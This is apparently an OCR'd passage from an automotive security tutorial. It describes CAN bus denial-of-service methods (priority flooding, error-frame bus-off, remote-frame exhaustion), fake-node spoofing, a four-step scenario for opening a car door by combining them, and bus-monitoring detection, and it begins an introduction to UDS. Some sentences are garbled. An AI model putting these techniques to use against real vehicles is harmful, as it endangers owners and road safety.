
Therefore, from a security point of view, it is recommended to input data on the bus in the form of ciphertext.

CAN network arbitration mechanism: CAN bus is a field bus, each node can detect the data being sent on the network at the same time, and each node can initiate its own message transmission when the bus is idle. If multiple nodes initiate a message sending request at the same time, which node occupies the bus is the main purpose of the arbitration mechanism.

DOS attack method one:

The CAN bus arbitration mechanism is used to continuously send high-priority messages, resulting in the normal message ECU cannot process, and the bus is in a "blocked" state, thereby realizing DOS attacks.


CAN DOS attack



CAN DOS attack

DOS attack method two:

Using the CAN bus error frame mechanism, some error messages are carefully constructed to the bus and sent to the target ECU. When the error message frame reaches a certain number of times, the bus goes to the bus off state. The bus is closed and the service is refused. After receiving 32 normal messages again, the bus returns to normal.




CAN DOS attack


DOS attack method three:

Using the CAN bus remote frame mechanism, a large number of requests for remote frames to the destination ECU are repeated to exhaust its resources, so that the ECU can normally process other messages in the distance, thereby achieving denial of service.

CAN DOS attack



CAN DOS attack



CAN DOS Attack Prevention

For DOS attacks caused by remote frames, the bus can be monitored to obtain the order of magnitude of remote frames in the normal communication process. When an ECU is subjected to DOS attacks caused by remote frames, a large number of remote frames must be sent to the bus, so that the ECU can be judged. Subject to DOS attack caused by remote frames.

For the DOS attack caused by the error frame, you can also monitor the bus and write an appropriate judgment plan. When the magnitude of the bus busoff exceeds the normal value, it can be judged that the ECU is under the DOS attack caused by the error frame.

Fake node attack: Fake node attack is similar to malicious messages. Through in-depth analysis of bus messages, it can pretend to be a sensor or ECU, send wrong vehicle status information to other ECUs, and affect the normal operation of the vehicle.

The above attack methods can be used in combination to form many new and interesting attack methods.

E.g:

One: First, determine the door opening message by analyzing the CAN bus message.

Two: secondly, Dos attack on the ECU that processes the door opening message to make it enter the busoff state.


Three: Receive and process the ECU and message data originally belonging to the door opening message through the fake node.

Four: Finally, you can easily open and close the door through your own card.

Of course, through the in-depth understanding of the CAN bus and the use of the CAN mechanism, you can get more attack methods.

CAN fake node attack

Proof of Concept Implementation



/03 UDS principle and attack method

UDS bus principle

UDS bus attack method

UDS

What is UDS:

The UDS protocol is ISO14229, which is Unified Diagnostic Services.


UDS is a standardized standard for diagnostic services, such as what command should be sent to the ecu to read the Diagnostic Trouble Code, and what command should be sent to Hard Reset.

UDS

Why is the UDS Diagnostic Protocol needed?

Before the advent of car diagnostic protocols, car repairs could only rely on the experience of the master, because auto parts won't tell you what's wrong with 